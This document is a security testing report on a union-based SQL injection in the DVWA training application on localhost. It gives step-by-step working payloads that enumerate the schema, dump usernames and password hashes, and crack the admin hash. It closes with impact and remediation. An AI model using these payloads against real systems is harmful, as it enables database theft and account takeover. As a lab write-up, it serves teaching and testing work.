Security testing report

Vulnerability Assessment Report: SQL Injection

Vulnerability	**SQL Injection (Union-Based)**
Target Application	DVWA (Damn Vulnerable Web Application)
Affected Endpoint	http://127.0.0.1/vulnerabilities/sqli/
Affected Parameter	id (User ID)
Severity	**Critical**

Executive Summary

A **critical** SQL Injection (SQLi) vulnerability was identified in the "SQL Injection" module of the DVWA platform, running at 127.0.0.1. The id parameter in the user lookup form is vulnerable to a union-based SQLi attack.

This flaw allows an unauthenticated attacker to bypass security controls and interact directly with the backend database. Successful exploitation, as demonstrated in the provided evidence, enables an attacker to:


- Enumerate the database schema, including table and column names.
- Exfiltrate all data from the database, including sensitive user information (usernames and password hashes).
- Crack the exfiltrated hashes to obtain plaintext passwords, leading to a full compromise of all user accounts on the application.

Immediate remediation by implementing **parameterized queries (prepared statements)** is required to mitigate this high-risk vulnerability.


Steps to Reproduce (Attack Narrative)

The following steps detail the process used to discover and exploit the vulnerability, as documented in the screenshots:


1. **Determine Column Count:** The attacker first probes the database to find the number of columns in the original query.
    - **Payload:** 1' UNION SELECT 1, 2 #
    - **Result:** The application returned "First name: 1" and "Surname: 2", confirming the original query uses two columns.




2. **Enumerate Database Information:** The attacker then used built-in database functions to gather information about the environment.
    - **Payload:** 1' UNION SELECT user(), database() #
    - **Result:** This revealed the database user (app@localhost) and the database name (dvwa).




3. **Enumerate Table Names:** Using the discovered database name, the attacker queried the information_schema to find all tables within the dvwa database.
    - **Payload:** 1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = 'dvwa' #
    - **Result:** This successfully listed the guestbook and users tables. The users table was identified as a high-value target.




4. **Enumerate Column Names:** The attacker then inspected the users table to find columns of interest.
    - **Payload:** 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
    - **Result:** This listed all columns in the users table, identifying the user and password columns as critical



5. **Exfiltrate Sensitive Data:** With all necessary information, the attacker dumped the contents of the users table.
    - **Payload:** 1' UNION SELECT user, password FROM users #
    - **Result:** A complete list of all usernames and their corresponding password hashes (e.g., admin: 5f4dcc3b5aa765d61d8327deb882cf99) was exfiltrated and displayed on the page.



6. **Post-Exploitation (Offline Hash Cracking):** The exfiltrated MD5 hash for the admin user was taken to an external hash-cracking utility (CrackStation).
    - **Input Hash:** 5f4dcc3b5aa765d61d8327deb882cf99
    - **Result:** The hash was successfully cracked, revealing the plaintext password: **password**.



Impact

This vulnerability is rated **Critical** because it leads to a complete loss of confidentiality and integrity for the application's database. An attacker can steal all user data, including personal information and credentials, which can lead to identity theft and further attacks against users or the system.